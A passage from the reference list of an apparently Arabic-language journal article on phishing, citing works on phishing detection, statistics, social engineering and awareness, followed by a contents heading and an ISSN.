68- Weiping Wang,[1]Feng Zhang,[1]Xi Luo,[2]and Shigeng Zhang, DRCNN: Precise Phishing Detection with Recurrent Convolutional Neural Networks, Research Article, Open Access, Volume 2019, Article ID 2595794, pp:10-11, https://doi.org/10.1155/2019/2595794-

69- Caitlin Jones, 50 Phishing Stats You Should Know In 2023, https://expertinsights.com/insights/50-phishing-stats-you-should-know/

70- Junaid Ahsenali Chaudhry, Shafique Ahmad Chaudhry, Robert G. Rittenhouse, Phishing Attacks and Defenses, International Journal of Security and Its Applications, V ol. 10, No. 1 (2016), pp.247-256, http://dx.doi.org/10.14257/ijsia.2016.10.1.23

71- Ahmed Mohamed, Phishing, and social engineering techniques, April 18, 2013, https://resources.infosecinstitute.com/topic/phishing-and-social-engineering-techniques/

72- A.S.Hovan George, Maschio Fernando, Dr.A.Shaji George, Dr.T.Baskar, Digvijay Pandey, Metaverse: The Next Stage of Human Culture and the Internet, International Journal of Advanced Research Trends in Engineering and Technology (IJARTET) Vol. 8, Issue 12, December 2021,https://www.bing.com/ck/a?!&&p=bc187f86ecdd85acJmltdHM9MTY4OTAzMzYwMCZpZ3VpZD0xYjYxZTJmOS1kYTY0LTZkZjAtMzdlMy1mMWZmZGJiYzZjNjMmaW5zaWQ9NTMyOA&ptn=3&hsh=3&fclid=1b61e2f9-da64-6df0-37e3-f1ffdbbc6c63&u=a1aHR0cHM6Ly93d3cucmVzZWFyY2hnYXRlLm5ldC9wdWJsaWNhdGlvbi8zNTczNTQ5MzJfTWV0YXZlcnNlX1RoZV9OZXh0X1N0YWdlX29mX0h1bWFuX0N1bHR1cmVfYW5kX3RoZV9JbnRlcm5ldA&ntb=1

73- Takashi Koide, Naoki Fukushi, Hiroki Nakano, Daiki Chiba, Detecting Phishing Sites Using ChatGPT,2023, https://arxiv.org/pdf/2306.05816.pdf

74- Firman firmansyah, Exposing generational and gender gap in phishing awareness among young adults: A survey experiment, VII INTERNATIONAL CONFERENCE "SAFETY PROBLEMS OF CIVIL ENGINEERING CRITICAL INFRASTRUCTURES" (SPCECI2021), https://www.academia.edu/99615520/Exposing_generational_and_gender_gap_in_phishing_awareness_among_young_adults_A_survey_experiment

الفهرس:

(ISSN: 2356 - 9492)